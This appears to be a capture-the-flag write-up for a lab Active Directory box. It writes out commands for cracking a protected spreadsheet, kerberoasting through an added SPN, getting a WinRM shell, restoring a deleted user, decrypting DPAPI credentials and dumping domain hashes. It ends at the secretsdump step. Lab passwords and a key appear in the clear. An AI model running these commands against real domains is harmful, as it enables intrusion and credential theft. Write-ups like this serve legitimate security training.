



TL;DR - An assumed-breach, Kerberos-only box starting with
ryan.naylor:HollowOct31Nyt. A share holds a password-protectedAccess_Review.xlsx, cracked with John, which leaks cleartext creds forsvc_ldapandsvc_iis. BloodHound showssvc_ldaphasWriteSPNoversvc_winrm, so I add an SPN and kerberoast it, crack the hash, and get a WinRM shell (user.txt).svc_ldapis inrestore_users, so I restore the deleted usertodd.wolfefrom the AD Recycle Bin, decrypt his DPAPI-protected credentials to getjeremy.combs, use a leaked SSH key to log in assvc_backup, and from there grabntds.dit+SYSTEM, dump the hashes, and pass-the-key asAdministratorfor root.txt.
Recon
As usual I kicked off with nmap. One thing to keep in mind, this is an assumed-breach box, so it hands you some initial creds up front, ryan.naylor:HollowOct31Nyt, and we build the whole thing from there.
nmap -sV -sC -p- 10.129.84.4 -oN nmap/voleur -Pn

This looks like a domain controller, we’ve got LDAP and Kerberos open. So the first thing I did was validate the creds to see what ryan can actually touch. Small heads-up: NTLM is off on this box, so it’s Kerberos only, which means -k goes on basically every command. Forget it once and you’ll be staring at auth errors wondering what you broke. Ask me how I know.
nxc smb dc.voleur.htb -u 'ryan.naylor' -p 'HollowOct31Nyt' -k

Then I wanted to enumerate the shares this user has access to.
nxc smb dc.voleur.htb -u 'ryan.naylor' -p 'HollowOct31Nyt' -k --shares

Found some interesting shares, so I used the spider_plus module to enumerate what’s inside them faster and pull everything down.
nxc smb dc.voleur.htb -u 'ryan.naylor' -p 'HollowOct31Nyt' -k -M spider_plus -o DOWNLOAD_FLAG=True

I downloaded the files to my machine to go through them properly, and found an interesting one called Access_Review.xlsx, so I opened it.

But it’s password protected, so I cracked it with John.
office2john Access_Review.xlsx > hash.txt   # extract the hash
john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt   # crack it

It cracked to football1, so now I can read the file.

The file has some user entries and notes, and even some cleartext passwords for a couple of users in the notes, svc_ldap:M1XyC9pW7qT5Vn and svc_iis:N5pXyW1VqM7CZ8. I validated both with nxc.
nxc ldap dc.voleur.htb -u svc_ldap -p M1XyC9pW7qT5Vn -k
nxc ldap dc.voleur.htb -u svc_iis -p N5pXyW1VqM7CZ8 -k

Both valid, two more accounts in the pocket. Before charging in I ran BloodHound, because I’ve got 3 users now and I’d rather know who they actually are and what they can touch than start poking at things blindly.
bloodhound-python -u ryan.naylor -p HollowOct31Nyt -ns 10.129.84.4 -d voleur.htb -c all
BloodHound → kerberoasting via WriteSPN
I ingested the files into the BloodHound GUI and got some interesting results.

svc_ldap has WriteSPN over svc_winrm (so I can kerberoast that service), and through the restore_users group it also has GenericWrite over lacey.miller and over the Second-Line Support OU (keep that restore_users membership in mind, it comes back later). Let’s start with lacey.miller. The plan with GenericWrite is to add an SPN to her account and then kerberoast her, so I used bloodyAD to set the SPN.
bloodyAD --host dc.voleur.htb -d voleur.htb -u svc_ldap -p 'M1XyC9pW7qT5Vn' -k set object lacey.miller servicePrincipalName -v 'HTTP/fake.voleur.htb'

And now I can just kerberoast her.
nxc ldap dc.voleur.htb -u svc_ldap -p M1XyC9pW7qT5Vn --kerberoasting hash.txt -k

Nice, let’s save the hash and send it to John. And… yeah, that one just refused to die. Rockyou, rules, the works, nothing came out. Classic rabbit hole, and I burned a solid while on it before admitting defeat. No stress though, I still have WriteSPN over svc_winrm, so let’s pull the exact same trick on that account instead and hope it’s less stubborn.
bloodyAD --host dc.voleur.htb -d voleur.htb -u svc_ldap -p 'M1XyC9pW7qT5Vn' -k set object svc_winrm servicePrincipalName -v 'HTTP/fake2.voleur.htb'

Then I ran the same kerberoast command as before and got the hashes.

Cracked it with John, this time for svc_winrm.

And this one cracked no problem, svc_winrm:AFireInsidedeOzarctica980219afi. Much better. Let’s validate it.

The creds are valid, but WinRM here only accepts a Kerberos ticket, so I need to request a TGT for that user first.
getTGT.py voleur.htb/svc_winrm:'AFireInsidedeOzarctica980219afi' -dc-ip 10.129.84.4

So I requested the TGT, exported it to KRB5CCNAME, and logged in with evil-winrm.
export KRB5CCNAME=svc_winrm.ccache
evil-winrm -i dc.voleur.htb -r voleur.htb

And boom, we’ve got a shell on the box. First flag in the bag:
9de8d27b9156b07a333c896e7e4c4da9
Restoring a deleted user (AD Recycle Bin)
Next step, and this is where it gets fun. Back on that Excel there was a user flagged as deleted, with his password sitting right there in cleartext. And remember svc_ldap sits in the restore_users group? Yeah, time for a bit of Active Directory necromancy, we’re bringing a dead account back to life. First I checked which user was actually deleted, I had my money on todd.wolfe since we’d already seen him in the Excel.
bloodyAD --host dc.voleur.htb -d voleur.htb -u svc_ldap -p 'M1XyC9pW7qT5Vn' -k get children --target 'CN=Deleted Objects,DC=voleur,DC=htb'

Confirmed, todd.wolfe is the deleted user. Let’s get him back. For this I requested a TGT for svc_ldap and then used bloodyAD to restore the account.
getTGT.py voleur.htb/svc_ldap:'M1XyC9pW7qT5Vn' -dc-ip 10.129.84.4
export KRB5CCNAME=svc_ldap.ccache
bloodyAD --host dc.voleur.htb -d voleur.htb -u svc_ldap -p 'M1XyC9pW7qT5Vn' -k set restore 'todd.wolfe'

And just like that, todd is back from the grave, todd.wolfe:NightT1meP1dg3on14. Let’s make sure the resurrection actually took.

Alive and kicking. Enumerating the shares again as todd, I found he has access to another folder inside the IT share, this time called Second-Line Support. Inside looks like an archive for users who already left the company, basically everything that was on that user’s machine, this time for todd.wolfe.
DPAPI → jeremy.combs
Inside todd’s archived profile is a copy of his old Windows data, and this is where DPAPI enters the chat. Quick rundown if you’ve never played with it: Windows keeps protected secrets (saved credentials and that kind of thing) under the user’s AppData, encrypted with a DPAPI master key, and that master key is itself encrypted with the user’s password plus their SID. So if I’ve got todd’s password, I can peel the master key open, and then use it to crack the credential blob sitting next to it. That’s the theory anyway, let’s see if it holds.
I found the master key, so I used dpapi.py to decrypt it with todd’s password and SID.
dpapi.py masterkey -file 08949382-134f-4c63-b93c-ce52efc0aa88 -sid S-1-5-21-3927696377-1337352550-2781715495-1110 -password 'NightT1meP1dg3on14'

Then I used that decrypted key to decrypt the protected credential file.
dpapi.py credential -file 772275FAD58525253490A9B0039791D3 -key 0xd2832547d1d5e0a01ef271ede2d299248d1cb0320061fd5355fea2907f9cf879d10c9f329c77c4fd0b9bf83a9e240ce2b8a9dfb92a0d15969ccae6f550650a83

And this file revealed creds for another user, jeremy.combs:qT3V9pLXyN7W4m. Let’s test it.


Valid, so back to BloodHound I marked this user as owned to see the next step. This guy is from third-line support, so maybe he’s got a folder on the SMB share too, and yeah he does. Inside were 2 files, an id_rsa (probably to SSH on port 2222) and a Note.txt.
SSH as svc_backup → NTDS dump
The note just points us to SSH, and it mentions svc_backup, so let’s log in as that user with the key on port 2222.

And we’re in. Now hold on, a backup service account, on a domain controller? Oh, you already know where this is heading. That screams NTDS.dit, so let’s go dig it out. I did a quick search for the files on the system and pulled them over to my machine.

Then with secretsdump.py I dumped all the hashes.
